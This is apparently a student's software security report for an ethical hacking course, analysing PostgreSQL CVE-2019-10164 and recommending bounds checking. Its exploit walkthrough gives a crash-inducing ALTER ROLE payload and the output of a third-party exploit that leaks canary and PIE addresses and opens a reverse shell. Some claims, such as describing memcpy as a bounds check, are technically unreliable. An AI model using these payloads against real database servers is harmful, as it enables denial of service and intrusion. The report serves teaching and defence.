PostgreSQL CVE-2019-10164: CWE-121

Part 1: Software Security Report

Nick Nesterenko

417: Engineering Resilient Systems 1

BSc (Hons) Ethical Hacking, Year 4

2022/23

Note that Information contained in this document is for educational purposes.

Contents

1 INTRODUCTION

1.1 BACKGROUND

ScottishGlen is a small company within the energy sector. Employees of the company have been receiving messages from a hacktivist group, who threaten to target the company following a recent blog post by the CEO. This raised concerns regarding the current state of company’s resilience to cyber-attacks. Considering that the development team only consists of six individuals, it is essential to provide a better understanding of secure software development practices to prevent potential cyber threats.

After initial recon, it was identified that the following software systems used by ScottishGlen may have vulnerabilities that the hacktivists could use to disrupt ScottishGlen digital infrastructure:

- The Kerberos network authentication system.
- The web frontend, written with ASP.NET, used by HR staff to manage users and their details.
- The mobile application provided to staff that allows them to change their own account details.
- The payroll system's Windows GUI frontend.
- The PostgreSQL database server used by the HR/payroll systems.

To address these concerns, it was decided to provide recommendation on secure software development using an example of existing Common Vulnerabilities and Exposure (CVE) record that targets one of the previously identified systems in a form of report.

1.2 AIMS

The aims of this report include but not limited to:

- To identify software systems used by the company that may have vulnerabilities that the hacktivist group could exploit.
- To recommend one secure software engineering practice for the company's developers to use to improve their software's resilience to cyber threats.
- To review vulnerabilities in one of the identified software systems by searching MITRE's Common Vulnerabilities and Exposures (CVE) database.
- To identify a class of security faults that could lead to a vulnerability that an attacker could exploit, and to address it using one of the secure software development practices.
- To justify the recommendation for the development practice in the context of the company, considering its practicality for the development team and likely effectiveness.
- To demonstrate how the chosen development practice would have prevented the selected CVE vulnerability.
- To help improvements of the security posture of ScottishGlen, to better protect the company from potential attacks by a hacktivist group.

2 Context

2.1 Selected Software System: PostgreSQL Server

To provide a better understanding of secure development practices, it was decided to focus on PostgreSQL database infrastructure used by ScottishGlen. This practical example aimed to allow the team to gain insights into the implementation of secure development practices.

The PostgreSQL database system is an open-source, object-relational database system that utilises and extends the SQL language. It offers a free and viable alternative to MySQL for commercial use. PostgreSQL provides a convenient view of recent CVEs directly on their website as well as the Security Notification feature which allows users to subscribe to the mailing list which will inform about newly added CVEs upon announcement.

The following table provides a brief overview of recent PostgreSQL CVEs, although the table does not provide complete list of the CVEs. To view full list, visit the following link:

https://www.postgresql.org/support/security/

It is important to note that Common Vulnerability Scoring System (CVSS) v3 is a standardised scoring system used to rate the severity of vulnerabilities in software, based on a combination of impact and attack vector attributes. Using the CVSS v3, ScottishGlen's development team could plan and prioritse responses to new CVEs (Table 1):

Table 1: Several PostgreSQL CVEs

Reference	**Component & CVSS v3 Score**	**Description**
CVE-2021-32029	Core server: 6.5	Memory disclosure in partitioned-table UPDATE ... RETURNING
CVE-2021-32028	Core server: 6.5	Memory disclosure in INSERT ... ON CONFLICT ... DO UPDATE
CVE-2021-32027	Core server: 6.5	Buffer overrun from integer overflow in array subscripting calculations
CVE-2020-25694	Client: 8.1	Reconnection can downgrade connection security settings
CVE-2019-10209	Core server: 3.1	Memory disclosure in cross-type comparison for hashed subplan
CVE-2019-10164	Core server: 7.5	Stack-based buffer overflow via setting a password
CVE-2018-16850	Core server: 8.8	SQL injection in pg_upgrade and pg_dump, via CREATE TRIGGER ... REFERENCING.

After examining the full list of PostgreSQL CVEs, a pattern was identified through analysis of the vulnerabilities. As seen in Table 1, some CVEs were highlighted in red. These highlighted vulnerabilities all relate to improper memory management by the software, which is typical in software written in C/C++ memory languages. There must be a way to classify those common patterns.

2.2 Classifying Vulnerabilities

Common Weakness Enumeration (CWE) database is another vulnerability related community-developed list, also organised by MITTRE. The idea behind CWE is to classify known vulnerabilities by their type. The types are then broken down into subcategories which vary depending on the level of concreteness. As suggested by MITTRE, some include:

1. Class – "a weakness that is described in a very abstract fashion, typically independent of any specific language or technology. More specific than a Pillar Weakness, but more general than a Base Weakness. Class level weaknesses typically describe issues in terms of 1 or 2 of the following dimensions: behaviour, property, and resource."
2. Base – "a weakness that is still mostly independent of a resource or technology, but with sufficient details to provide specific methods for detection and prevention. Base level weaknesses typically describe issues in terms of 2 or 3 of the following dimensions: behaviour, property, technology, language, and resource."
3. Variant – "a weakness that is linked to a certain type of product, typically involving a specific language or technology. More specific than a Base weakness. Variant level weaknesses typically describe issues in terms of 3 to 5 of the following dimensions: behaviour, property, technology, language, and resource."

2.3 Selecting CVE (CVE-2019-10164)

According to OWASP, a buffer overflow vulnerability can be referred to as "the best-known form of a software security vulnerability." Protection mechanisms such as stack canaries, address space layout randomisation (ASLR), non-executable memory regions, and many other binary protection mechanisms have made exploitation significantly more challenging. However, some buffer overflow attacks can still bypass these protections using techniques such as return-oriented programming (ROP). This makes buffer overflow, as well as other memory-related vulnerabilities, a significant security concern. This is especially true when using programming languages such as C/C++ due to unrestricted access to memory.

In the current case, the PostgreSQL software system is implemented using C and is used by ScottishGlen. This flags an important security threat, as potential threat actors would be able to execute arbitrary code, likely with escalated privileges, inside of the company's digital infrastructure.

That being said, the complete list of CVEs which relate to currently supported versions of PostgreSQL was examined to memory/buffer related vulnerabilities and using the previously mentioned CVSS v3 scoring system the most critical out of all was selected. The selected vulnerability held the reference of CVE-2019-10164 (Table 2):

Table 2: Selected PostgreSQL CVE

Reference	**Component & CVSS v3 Score**	**Description**
CVE-2019-10164	Core server: 7.5	Stack-based buffer overflow via setting a password

2.4 Classifying CVE-2019-10164

The method of classifying the CVEs was established in Section 2.2, it was then required to apply this knowledge in order to classify CVE-2019-10164 to provide a better understanding of the overall scope of the vulnerability and gain better understanding about possible secure software development practices.

As mentioned in Section 2.4, the selected CVE describes a stack-based overflow vulnerability. By searching the CWE database it was established that the variant of CVE-2019-10164 was CWE-121 (Stack-based Buffer Overflow), the base was CWE-787 (Out-of-bounds Write), and the class of the weakness was CWE-119 (Improper Restriction of Operations within the Bounds of a Memory Buffer). The following diagram describe each CWE (Figure 1):



CWE-119
•Type: Class.
•Improper Restriction of Operations within the Bounds of a Memory Buffer.
•The product performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer.
CWE-787
•Type: Base.
•Out-of-bounds Write.
•The product writes data past the end, or before the beginning, of the intended buffer.
CWE-121
•Type: Variant.
•Stack-based Buffer Overflow
•A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).

Figure 1: CVE-2019-10164, CWE diagram

3 Recommendation

3.1 Secure Software Development Lifecycle

As mentioned in Section 1.2, ScottishGlen requested a recommendation for secure software engineering practices. When narrowing down potential recommendations, it was important to acknowledge the CWE classifications established in Section 2.4. Targeting the root cause (CWE class) of the vulnerability instead of the specific CWE variant would be more beneficial, as it would cover multiple variants and make the company more resilient to cyber threats.

When considering recommendations, it was crucial to apply the recommended options withing the phases of Secure Software Development Lifecycle (SSDL). Understanding SSDL would be highly beneficial to the software development team at ScottishGlen as successful classification of a CVE using CWE would provide the opportunity to examine the "*Potential Mitigation*" sections under most of the CWEs at MITTRE's website (https://cwe.mitre.org). Each Potential Mitigation outlines which phase of SSDL the recommendation should be applied to, this was explored in further sections of this report. The following diagram outlines one of the variations, (Figure 2):



Requirements Definition
System and Software Design
Implementation and Unit Testing
Integration and System Testing
Operation and Maitenance

Figure 2: Variation of Secure Software Development Lifecycle

3.2 Potential Consideration 1: Strategy, Environment Hardening

After examining CWE-121: Stack-based Buffer Overflow, one of the potential solutions would be the *Environment Hardening Strategy*. This involves the use features or extensions that randomly rearrange the placement of a program's executable and libraries in memory when running or compiling the software. This makes the memory addresses unpredictable, thus making it difficult for an attacker to effectively target exploitable code. Two examples of these features are Address Space Layout Randomization (ASLR) and Position-Independent Executables (PIE), (Synopsys Editorial Team, 2017). For example, the default C/C++/Fortran compiler in Linux, GNU Compiler Collection (GCC) already implements those security features. Using command line tools such as *checksec* could be used to read the binary's security features.

Double-checking the security features of a binary would be a good consideration to harden ScottishGlen's cyber threat resistance. However, as mentioned on MITTRE's CWE website, this solution does not guarantee a complete mitigation solution. While this environment hardening should be strongly considered during the Operation and Maintenance phase of SSDL and provides improved resilience to cyber-attacks by making it significantly more challenging to exploit memory-related vulnerabilities, such vulnerabilities could still be exploited by an experienced threat actor. This was explored in further Section 4 of this report. Overall, environment hardening strategy should be considered, but would not be ideal/complete solution to the ScottishGlen's problem.

3.3 Potential Consideration 2: Strategy, Language Selection

Another possible secure software development consideration to target memory related vulnerabilities would be through the implementation of the Language Selection Strategy while planning during the Requirements Definition phase of SSDL. The potential mitigation section under CWE-119 highlights the benefits of using programming languages that offer built-in memory protection mechanisms, such as Java and Python. These languages provide a range of memory safety features that can help to prevent memory-related vulnerabilities from being introduced into the software. This includes features such as automatic memory management, type safety, and bounds checking, which can help to reduce the risk of common memory-related security considerably, including CWE-121, Stack-based buffer overflows.

While using buffer overflow resistant programming languages could solve most of memory related vulnerabilities, this would not be the ideal solution for ScottishGlen's security concerns. In the context of current situation, the company is using PostgreSQL software system, which is implemented in C, which is one of the languages which is known to be vulnerable to memory related vulnerabilities. Considering the limited size of the ScottishGlen's development team, it would be economically unfeasible to migrate to a different database handling software, left alone re-implementing PostgreSQL using Java/Python/etc. Although it is important to note that when creating new in-house built solutions, ScottishGlen should definitely consider using programming languages with built-in memory protection mechanisms, however, this may require extensive staff training process.

3.4 Final Recommendation: Implement and Perform Input Bounds Checking

Despite the fact that the previous recommendations are generally accepted and valid, they may not suit ScottishGlen's situation. It was discovered that the development would be physically unable to use programming languages that are resistant to memory related vulnerabilities. The environment hardening would increase company's resilience against buffer overflow exploits attempted by amateur threat actors, however, would not provide full protection against such attacks (See Section 4). Considering this intel, in order to mitigate vulnerabilities such as CVE-2019-10164, the most suitable and cost-efficient solution would be through implementation of Bounds Checking against input from external entities (such as hacktivist and malicious users/clients).

A good example of this approach would be the resolution of PostgreSQL's CVE-2019-10164 vulnerability. The vulnerability resulted from a lack of proper bounds checking, which allowed an attacker to send a specially crafted message that could trigger a stack-based buffer overflow. The PostgreSQL development team addressed this vulnerability by introducing the memcpy() function as a bounds checking mechanism. This function ensures that only data within specified limits is copied into the target memory buffer, effectively preventing potential buffer overflows. Refer to Section 4 for the detailed walkthrough on the CVE and the mitigation.

To integrate input Bounds Checking into ScottishGlen's software development practices, the development team should first identify all locations within the software where external input is processed, tools such as *flawfinder* could assist the development team to automate the location process. Once these locations have been identified, developers must ensure that all input data is subjected to strict bounds checking and validation before it is used in memory-sensitive operations. This may involve implementing custom bounds checking mechanisms or leveraging existing libraries and functions, such as memcpy(), strncpy(), and snprintf(), that inherently provide bounds checking capabilities.

In addition to implementing input Bounds Checking, it is recommended that ScottishGlen's development team undergo regular training on secure coding practices, focusing on techniques to prevent buffer overflows and other memory-related vulnerabilities. This recommendation should be applied during the Implementation and Unit Testing phase of the Secure Software Development Lifecycle.

4 IMPLEMENTATION

4.1 CVE-2019-10164: EXPLOIT WALKTHROUGH

4.1.1 CVE-2019-10164 vulnerability


As was mentioned earlier, CVE-2019-10164 is a stack-based buffer overflow bug triggered as a result of crafted passwords, which can be leveraged to execute code in the context of the PostgreSQL user. The vulnerability is connected with the integration of Salted Challenge Response Authentication Mechanism (SCRAM) in PostgreSQL version 10.4. PostgreSQL made it possible to alter the password of a user using custom SCRAM keys using the following format:

SCRAM-SHA-256$<iterations>:<salt>$<storedkey>:<serverkey>

The salt, storedkey and serverkey parameters are using Base64 encoding. In 2021, a **HACK**THE**BOX** user with the tag *MinatoTW* published a case study regarding CVE-2019-10164 (MinatoTW, 2021). MinatoTW designed a python script which exploits the CVE using stack Canary and PIE brute forcing, as well as ROP chain techniques in order to spawn a reverse shell through execution of arbitrary code in a form of bash command.

4.1.2 Setting up vulnerable PostgreSQL v10.4 locally

In order to replicate the exploit, a virtual machine running Ubuntu 20.04 x86/x64 was configured. In order to run the PostgreSQL, the following packages were installed. The list of commands also demonstrates how to install the PostgreSQL v10.4, (Figure 3):




```
// sudo apt-get install make
sudo apt-get install gcc
sudo apt-get install libreadline6 libreadline6-dev
sudo apt-get install zlib1g-dev
sudo apt-get install bison
mkdir postgres && cd postgres

#Download postgres
wget https://ftp.postgresql.org/pub/source/v10.4/postgresql-10.4.tar.gz
tar xfz postgresql-10.4.tar.gz
cd postgresql-10.4put your code here
```

Figure 3: Installing PostgreSQL v10.4


GCC compiler was then used to compile PostgreSQL v10.4 and configured to create a database named test, (Figure 4):



```
./configure
make
sudo make install
cd ..
/usr/local/pgsql/bin/initdb -D ./data
/usr/local/pgsql/bin/postgres -D ./data
/usr/local/pgsql/bin/createdb test
/usr/local/pgsql/bin/psql test
```

Figure 4: Setting up PostgreSQL


It is then possible to verify environment hardening protections using earlier mentioned *checksec* utility. The following screenshots provided the list of protections applied to *postgres* binary, as can be seen on the screenshot all protections were enabled (Figure 5):



```
joe@ubuntu:~$ checksec --file=/usr/local/pgsql/bin/postgres
[*] '/usr/local/pgsql/bin/postgres'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'/usr/local/pgsql/lib'
    FORTIFY:  Enabled
```

Figure 5: postgres binary protections list

The users of the database were then set using the following SQL queries, user postgres was set to be a superuser and the user test was added as an ordinary user which would then be used for exploitation (Figure 6):




```
CREATE USER postgres WITH PASSWORD 'password';
CREATE USER test WITH PASSWORD 'password';
ALTER USER postgres WITH SUPERUSER;
\q
```

Figure 6: Configuring database users

4.1.3 Exploiting CVE-2019-10164

It is known that earlier mentioned SCRAM format uses SHA256, this meant that the vulnerable *serverkey* parameter was designed to be 256 bits which is 32 bytes in length. After looking at the source code of the vulnerable *scram_verify_plain_password()* function in PostgreSQL v10.4, it was visible that there were two variables which are linked with the vulnerability *server_key* and *computed_key()*. This meant that the in order to trigger the CVE, the malicious *serverkey* value has to be larger than 64 bytes in order to exploit the stack-based buffer overflow vulnerability, (Figure 7):



```
scram_verify_plain_password(const char *username, const char *password,
                                                 const char *verifier)
{
        char       *encoded_salt;
        char       *salt;
        int                     saltlen;
        int                     iterations;
        uint8           salted_password[SCRAM_KEY_LEN];
        uint8           stored_key[SCRAM_KEY_LEN];
        uint8           server_key[SCRAM_KEY_LEN];
        uint8           computed_key[SCRAM_KEY_LEN];
        char       *prep_password = NULL;
        pg_saslprep_rc rc;
```


Figure 7: Source code segment of PostgreSQL v10.4

Having that information, it was then possible to crash the database server using buffer overflow exploit with the following SQL query which was sent to the database server from the *test* user:

> ALTER ROLE test PASSWORD 'SCRAM-SHA-
> 256$4096:UrxBRgDElbaS4iwfRzn59g==$SErsniXa5gEr03cXhcFPLSM4C/22IKTJ9emThT+wPrM=:**QUFBQUFBQ**
> **UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUF**
> **BQUFBQUFBQUFBCg==**';

The highlighted segment of the SCRAM key represents the *serverkey* which was set to 72 'A' characters encoded using Base64 to match the required format. Submission of this SQL query resulted in a server crash.

Finally, the vulnerability was exploited using the script provided by MinatoTW, which can be found in Appendix A, (Figure 8):




```
joe@ubuntu:~$ python3 CVE-2019-10164_exploit.py
[*] Leaking canary
[+] Done
CVE-2019-10164_exploit.py:22: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.send(auth)
[+] Leaked canary: 00f03678ff8770d9
[*] Leaking PIE address
[+] Done
[+] Leaked PIE Address: 0x00005555557e08e0
[+] Base address: 0x55555554fc00
[*] Sending ROP chain
[+] Trying to bind to :: on port 4444: Done
[+] Waiting for connections on :::4444: Got connection from ::ffff:127.0.0.1 on port 46976
[*] Switching to interactive mode
:~$ $ id
id
uid=1000(joe) gid=1000(joe) groups=1000(joe),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
```

Figure 8: MinatoTW's script launching reverse shell on the database server using buffer overflow

4.2 CVE-2019-10164: Mitigation using Bounds Checking


As was mentioned previously, the flawfinder tool could be useful for finding flaws in the source code of software applications. In the case of ScottishGlen, applying flawfinder to the auth-scram.c file, which handles the authentication mechanism in PostgreSQL and was vulnerable to stack-based buffer overflow, could help identify potential vulnerabilities within the code. The following command can be used to generate a HTML report, (Figure 9):



```
┌──(parallels㉿kali-linux-2022-2)-[~/…/postgresql-10.4/src/backend/libpq]
└─$ flawfinder --html auth-scram.c > ~/Desktop/joe.html
```

Figure 9: Using flawfinder

